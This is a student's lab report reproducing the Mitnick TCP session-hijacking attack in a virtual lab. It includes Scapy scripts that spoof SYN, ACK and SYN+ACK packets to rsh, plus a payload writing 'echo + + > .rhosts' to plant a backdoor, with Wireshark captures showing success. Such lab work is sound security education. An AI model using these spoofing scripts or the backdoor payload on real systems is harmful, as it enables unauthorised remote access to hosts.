


Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020
[Lab Setup](#)


Screenshot 1: Adding the trusted server to the .rhosts file on the X-Terminal machine, and ensuring that the MAC address of the Trusted Server was within the ARP cache of the X-Terminal machine.



The screenshot shows an X-Terminal window titled "XTerminal [Running]". The terminal output is as follows:

```
[10/31/20]seed@VM:~$ cat .rhosts
10.0.2.5
[10/31/20]seed@VM:~$ sudo arp -s 10.0.2.5 08:00:27:fd:3d:c7
[10/31/20]seed@VM:~$
```

Screenshot 2: Displaying the IP address and MAC address of the Trusted Server, along with testing that the rsh was properly configured through running the rsh [IP of X-Terminal] date command.



The screenshot shows an Ubuntu Desktop window titled "Trusted Server [Running]". The terminal output is as follows:


```
[10/31/20]seed@VM:~$ clear
[10/31/20]seed@VM:~$ ifconfig
enp0s3
Link encap:Ethernet HWaddr 08:00:27:fd:3d:c7
inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.0
inet6 addr: fe80::3f2c:81e5:9b1f:4a6f/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:63 errors:0 dropped:0 overruns:0 frame:0
TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:10439 (10.4 KB) TX bytes:7156 (7.1 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:75 errors:0 dropped:0 overruns:0 frame:0
TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:21788 (21.7 KB) TX bytes:21788 (21.7 KB)

[10/31/20]seed@VM:~$ rsh 10.0.2.8 date
Sat Oct 31 22:21:58 EDT 2020
[10/31/20]seed@VM:~$
```

Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020
Simulated SYN flooding

Screenshot 3: Simulating SYN flooding by disconnecting the Trusted Server from the network.



Spoof the First TCP Connection

Screenshot 4: Python script which I named “sendSyn.py” that sends a spoofed SYN packet to X-Terminal from the attacker “Mitnick” machine. The source IP imitates that of the Trusted Server (variable “A”), the destination IP is the X-Terminal machine (variable “B”), the source and destination port are set to 1023 and 514, respectively, to imitate the trusted port by X-Terminal (variable “C” and “D”) and the flag is set to “S” so that the sent packet is a SYN packet.

A screenshot of a terminal window titled 'Terminal'. The window has a dark background with light-colored text. A red box highlights a Python script. The script defines variables A, B, C, D, and F, and then creates a syn_request object using IP and TCP classes from the scapy library, and finally sends it. The terminal shows the script being executed, with the output '1,1' and 'All' visible at the bottom right.


```
from scapy.all import *  
  
A = '10.0.2.5'  
B = '10.0.2.8'  
C = 1023  
D = 514  
F = 'S'  
syn_request = IP(src=A, dst=B) / TCP(sport = C, dport = D, flags = F)  
send(syn_request)
```

Joseph Tsai

CSS 517 A – Lab: Mitnick Attack

October 31st, 2020

Screenshot 5: Python script which I named “spoof2.py” that sniffs the network traffic for the SYN+ACK packet to the Trusted Server and sends a spoofed ACK packet with the rsh data. This is the final version of the script which runs the “echo + + .rhosts” command, but the touch /tmp/xyz command was utilized during the initial run to test that the script was working properly.



```
from scapy.all import *
x_ip = "10.0.2.8" #X-Terminal
x_port = 514 #Port used by X-Terminal
srv_ip = "10.0.2.5" #server IP
serv_port = 1023 #port used by trusted server

#Add 1 to the sequence number used in the spoofed SYN
seq_num = 0x1000 + 1

def spoof(pkt):
    global seq_num
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # Print debug info
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
    print("{}:() -> {}:() Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

    #construct IP header of response
    ip = IP(src = srv_ip, dst=x_ip)

    # Check if it's a SYN+ACK packet. If it is, spoof an ACK packet
    if pkt['TCP'].flags == 'SA':
        A = '10.0.2.5'
        B = '10.0.2.8'
        C = 1023
        D = 514
        F = 'A'

        SEQ = pkt['TCP'].ack
        ACK = pkt['TCP'].seq + 1
        ACK_PACKET= IP(src=A, dst=B) / TCP(sport = C, dport = D, flags = F, seq = SEQ, ack = ACK)

        data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
        send(ACK_PACKET / data, verbose = 0)

        print('ACK packet with data has been sent!')

myFilter = 'tcp port 1023 and host 10.0.2.8' # You need to make the filter more specific
# myFilter = 'tcp'
sniff(filter=myFilter, prn=spoof)
~
```

Joseph Tsai

CSS 517 A – Lab: Mitnick Attack

October 31st, 2020

Screenshot 5.1: Code snippet from Screenshot 5 which checks for the “SYN+ACK” packet (seen within the “if” statement) and spoofs the ack packet back to X-Terminal (seen within the “ACK_PACKET” variable) along with the malicious attack to create the backdoor (seen within the “data” variable).

```
if pkt['TCP'].flags == 'SA':
    A = '10.0.2.5'
    B = '10.0.2.8'
    C = 1023
    D = 514
    F = 'A'

    SEQ = pkt['TCP'].ack
    ACK = pkt['TCP'].seq + 1
    ACK_PACKET= IP(src=A, dst=B) / TCP(sport = C, dport = D, flags = F, seq = SEQ, ack = ACK)

    data = '\x00seed\x00seed\x00echo + + > .rhosts\x00'
    send(ACK_PACKET / data, verbose = 0)
```


Screenshot 5.2 Code snippet from Screenshot 5 which creates a packet sniffing filter and sniffs the network for any TCP connections from X-Terminal.

```
myFilter = 'tcp port 1023 and host 10.0.2.8'

# myFilter = 'tcp'

sniff(filter=myFilter, prn=spoofer)
```

Screenshot 6: Separate python script from “spoof2.py” which I titled “rshSpoof.py” that sniffs the traffic for the second SYN packet coming from the X-Terminal in order to spoof back a SYN+ACK packet.



```
from scapy.all import *

x_ip = "10.0.2.8" #X-Terminal
x_port = 514 #Port used by X-Terminal
srv_ip = "10.0.2.5" #server IP
serv_port = 9090 #port used by trusted server

#Add 1 to the sequence number used in the spoofed SYN
seq_num = 0x1000 + 1

def spoof(pkt):
    global seq_num
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # Print debug info
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
    print("{}: {} -> {}: {} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_
tcp.dport, old_tcp.flags, tcp_len))

    #construct IP header of response
    ip = IP(src = srv_ip, dst=x_ip)

    # Check if it's a SYN packet. If it is, spoof an ACK packet

    if pkt['TCP'].flags == 'S':
        A = '10.0.2.5'
        B = '10.0.2.8'
        C = 9090
        D = 1023
        F = 'SA'

        SEQ = pkt['TCP'].seq + 50
        ACK = pkt['TCP'].seq + 1
        SYN_ACK_PACKET= IP(src=A, dst=B) / TCP(sport = C, dport = D, flags = F, seq = SEQ
, ack = ACK)
        send(SYN_ACK_PACKET)
        print('SYN ACK PACKET SENT TO XTERMIAL!')

myFilter = 'tcp port 9090 and host 10.0.2.8' # You need to make the filter more specific
# myFilter = 'tcp'
sniff(filter=myFilter, prn=spoof)
```

Joseph Tsai

CSS 517 A – Lab: Mitnick Attack

October 31st, 2020

Screenshot 6.1: Snippet from Screenshot 6 that displays the filter used to intercept “SYN” packets during the sniffing of the network. In the case that a “SYN” packet is detected, the program will send a spoofed SYN+ACK packet back to the X-Terminal machine in order to send the data seen in Screenshot 5.1.

```
if pkt['TCP'].flags == 'S':
    A = '10.0.2.5'
    B = '10.0.2.8'
    C = 9090
    D = 1023
    F = 'SA'


    SEQ = pkt['TCP'].seq + 50
    ACK = pkt['TCP'].seq + 1
    SYN_ACK_PACKET= IP(src=A, dst=B) / TCP(sport = C, dport = D, flags = F, seq = SEQ
, ack = ACK)

    send(SYN_ACK_PACKET)
```

Screenshot 6.2: Snippet from Screenshot 6 displaying how the packet sniffer has a filter to watch on port 9090 for any TCP traffic coming from the X-Terminal host.

```
myFilter = 'tcp port 9090 and host 10.0.2.8'
# myFilter = 'tcp'
sniff(filter=myFilter, prn=spooft)
```

Screenshot 7: Wireshark snippet showing the packets on the network as I ran the scripts to put the /tmp/xyz folder onto X-Terminal. The capture shows the original SYN, SYN ACK from server, session establishment, and session termination after command is run. The datetime stamp also matches when the “tmp/xyz” directory was created on X-Terminal (see Screenshot 8)



No.	Time	Source	Destination	Protocol	Length	Info
1	2020-10-31 22:55:18.7628543...	PcsCompu_b6:a2:0c	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.6
3	2020-10-31 22:55:18.7744460...	10.0.2.5	10.0.2.8	TCP	54	1023 → 514 [SYN] Seq=0 Win=8192 Len=0
4	2020-10-31 22:55:18.7747885...	10.0.2.8	10.0.2.5	TCP	60	514 → 1023 [SYN, ACK] Seq=3995257142 Ack=1 Win=292...
5	2020-10-31 22:55:18.8116820...	PcsCompu_b6:a2:0c	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.6
6	2020-10-31 22:55:18.8138546...	PcsCompu_af:29:27	PcsCompu_b6:a2:0c	ARP	60	10.0.2.8 is at 08:00:27:af:29:27
7	2020-10-31 22:55:18.8342175...	10.0.2.5	10.0.2.8	RSH	84	Session Establishment
8	2020-10-31 22:55:18.8347187...	10.0.2.8	10.0.2.5	TCP	60	514 → 1023 [ACK] Seq=3995257143 Ack=31 Win=29200 L...
9	2020-10-31 22:55:18.8378449...	10.0.2.8	192.168.1.1	DNS	81	Standard query 0x6947 PTR 5.2.0.10.in-addr.arpa
10	2020-10-31 22:55:18.8378542...	10.0.2.8	192.168.68.1	DNS	81	Standard query 0x6947 PTR 5.2.0.10.in-addr.arpa
11	2020-10-31 22:55:18.8586277...	192.168.1.1	10.0.2.8	DNS	81	Standard query response 0x6947 No such name PTR 5...
12	2020-10-31 22:55:18.8586376...	192.168.68.1	10.0.2.8	DNS	81	Standard query response 0x6947 No such name PTR 5...
13	2020-10-31 22:55:18.8591119...	10.0.2.8	10.0.2.5	TCP	74	1023 → 9090 [SYN] Seq=3947561314 Win=29200 Len=0 M...
14	2020-10-31 22:55:18.9028737...	PcsCompu_b6:a2:0c	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.6
15	2020-10-31 22:55:18.9032667...	PcsCompu_af:29:27	PcsCompu_b6:a2:0c	ARP	60	10.0.2.8 is at 08:00:27:af:29:27
16	2020-10-31 22:55:18.9226871...	10.0.2.5	10.0.2.8	TCP	54	9090 → 1023 [SYN, ACK] Seq=3947561364 Ack=39475613...
17	2020-10-31 22:55:18.9230947...	10.0.2.8	10.0.2.5	TCP	60	1023 → 9090 [ACK] Seq=3947561315 Ack=3947561365 Wi...
18	2020-10-31 22:55:18.9248451...	10.0.2.8	10.0.2.5	RSH	60	Server username:seed Server -> Client Data

One interesting thing to note in Screenshot 7 is that the source and destination IP addresses match what has been spoofed within the python scripts. That is, Wireshark reflected what was found in the network packets. This is important to note because it verifies that Wireshark only monitors and captures network traffic without performing any validation to the originating


Joseph Tsai

CSS 517 A – Lab: Mitnick Attack

October 31st, 2020

machine. This makes sense as network monitoring, not device verification, is the purpose of Wireshark.

Screenshot 8: Datetime stamp for the creation of the xyz folder that matches the Wireshark capture in Screenshot 7.




The screenshot shows an X-Terminal window titled "XTerminal [Running]". The terminal output shows the following commands and results:

```
[10/31/20]seed@VM:/tmp$ ls
config-err-C7IaKC
systemd-private-cb452815863d4800bf4e06be797e7f0c-colord.service-XH1T2i
systemd-private-cb452815863d4800bf4e06be797e7f0c-rtkit-daemon.service-Iiqpkg
unity_support_test.1
xyz
[10/31/20]seed@VM:/tmp$ clear
[10/31/20]seed@VM:/tmp$ ls
config-err-C7IaKC
systemd-private-cb452815863d4800bf4e06be797e7f0c-colord.service-XH1T2i
systemd-private-cb452815863d4800bf4e06be797e7f0c-rtkit-daemon.service-Iiqpkg
unity_support_test.1
xyz
[10/31/20]seed@VM:/tmp$ stat xyz
File: 'xyz'
Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: 801h/2049d Inode: 679044    Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/   seed)   Gid: ( 1000/   seed)
Access: 2020-10-31 22:55:18.978034000 -0400
Modify: 2020-10-31 22:55:18.978034000 -0400
Change: 2020-10-31 22:55:18.978034000 -0400
Birth: -
[10/31/20]seed@VM:/tmp$
```

Set Up a Backdoor


Screenshot 9: .rhosts file on X-Terminal prior to attack.



The screenshot shows an X-Terminal window titled "XTerminal [Running]". The terminal output shows the contents of the .rhosts file:

```
10.0.2.5
```

Screenshot 10: Corresponding Wireshark capture for the attack utilized to create the backdoor on the X-Terminal machine. This exemplifies the same behavior described in Screenshot 7.



The screenshot shows a Wireshark network capture titled "Mitnick [Running]". The capture is filtered by "Apply a display filter ... <Ctrl-/>". The table below shows the captured packets:


No.	Time	Source	Destination	Protocol	Length	Info
1	2020-10-31 23:09:49.8428965	PcsCompu_b6:a2:0c	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.6
2	2020-10-31 23:09:49.8428965	PcsCompu_b6:a2:0c	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.6
3	2020-10-31 23:09:49.8585834	10.0.2.5	10.0.2.8	TCP	54	1023 → 514 [SYN] Seq=0 Win=8192 Len=0
4	2020-10-31 23:09:49.8589667	10.0.2.8	10.0.2.5	TCP	60	514 → 1023 [SYN, ACK] Seq=426077377 Ack=1 Win=29200
5	2020-10-31 23:09:49.8992802	PcsCompu_b6:a2:0c	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.6
6	2020-10-31 23:09:49.8996696	PcsCompu_af:29:27	PcsCompu_b6:a2:0c	ARP	60	10.0.2.8 is at 08:00:27:af:29:27
7	2020-10-31 23:09:49.9182174	10.0.2.5	10.0.2.8	RSH	88	Session Establishment
8	2020-10-31 23:09:49.9186400	10.0.2.8	10.0.2.5	TCP	60	514 → 1023 [ACK] Seq=426077378 Ack=35 Win=29200 Len=0
